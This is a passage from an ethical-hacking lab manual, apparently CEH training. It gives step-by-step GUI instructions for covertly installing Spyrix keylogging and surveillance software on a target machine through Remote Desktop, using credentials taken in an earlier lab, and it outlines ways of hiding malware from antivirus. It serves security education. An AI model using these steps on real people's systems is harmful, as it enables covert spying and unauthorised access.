

# Lab 3: Maintain Remote Access and Hide Malicious Activities

## **Lab Scenario**

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

## **Lab Objectives**

- User system monitoring and surveillance using Spyrix
- Maintain persistence by modifying registry run keys

## **Overview of Remote Access and Hiding Malicious Activities**

**Remote Access:** Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution

**Hiding Files:** Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

## **Task 1: User System Monitoring and Surveillance using Spyrix**

Spyrix facilitates covert remote monitoring of user activities in real-time. It provides concealed surveillance via a secure web account, logging keystrokes with a keylogger, monitoring various platforms such as Facebook, WhatsApp, Skype, Email, etc. It also offers functionality of capturing screenshots, live viewing of screen and webcam feeds, continuous recording of screen and webcam activity.

Here, we will use Spyrix to perform system monitoring and surveillance.

1. Click on [Windows Server 2022](#) to switch to **Windows Server 2022** machine, click [Ctrl+Alt+Delete](#) to activate the machine and login with **CEH\Administrator / Pa\$\$w0rd**.
2. On the **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and double-click **spm\_setup.exe**.
3. Follow the wizard driven steps to install Spyrix Personal Monitor.

In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, leave the **Enter email** field as blank and click **Next**.

4. At the end of the installation, ensure that the **Sign in your Online Monitoring account** checkbox is selected and click on **Finish**.




5. In the **How do you want to open this?** pop-up appears, select **Firefox** from the list and click **OK**.

If the **Spyrix webpage** appears in **Microsoft Edge** browser, then continue in Edge browser.


In the **Spyrix Personal Monitor - Settings Wizard** click **Skip Wizard**, click **Close** in the next window, and close the **Spyrix Personal Monitor** window.



6. Spyrix webpage appears, click on **Register** to register for a new account.




7. In the **Account registration** web page, enter an email address and password and click **Sign up**.




8. **Spyrix Personal Monitor** webpage appears, minimize the window.

The screenshot shows the Spyrix Personal Monitor dashboard. On the left, there's a sidebar with sections like MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports) and REAL-TIME INSIGHTS (Live viewing). At the bottom of the sidebar is a '+ Add new computer' button. The main content area has a header with 'Purchase' and '+ Add new computer' buttons, and a user email 'eccuser\_01@outlook.com'. Below this is a diagram with two blue circles connected by a line, labeled 'Account registration' and 'Adding computers'. A large section titled '2. Adding computers' contains the text 'Download and install the program on target computers' and buttons for 'for Windows' and 'for macOS'. To the right of this is a section for 'Spyrix Free Keylogger' with a list of included features: Programs activities logs, Screenshots capture, Keylogger, and Printer and USB drives activity. The taskbar at the bottom includes icons for File Explorer, Edge, File Manager, and Firefox, along with a search bar and system status indicators.

9. Now, click **Type here to search** field on the **Desktop**, search for **Remote** and click **Remote Desktop Connection** from the results.
10. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19 [Windows Server 2019]**) and click **Show Options**.




11. In the **User name** field, type **Jason** and click **Connect**.



12. In the **Windows Security** pop-up, enter the password as **qwerty** and click **OK**.

Here, we are using the target system user credentials obtained from the previous lab.




**13. A Remote Desktop Connection window appears; click Yes.**

You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

**14. A Remote Desktop Connection is successfully established, as shown in the screenshot.**

Networks screen appears, click Yes to allow your PC to be discoverable by other PCs and devices on the network.



15. Minimize the **Remote Desktop Connection** window.

If **Server Manager** window appears, close it.

16. Navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and copy **spm\_setup.exe**.


17. Switch to the **Remote Desktop Connection** window and paste the **spm\_setup.exe** file on the target system's **Desktop**.




18. Double-click the **spm\_setup.exe** file.

If a **User Account Control** pop-up appears, click on **Yes**.

19. In the **Select Setup Language** pop-up, click on **OK**. In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, enter the email address that you have entered while registering for Spyrix in **Step#7** and click **Next**.



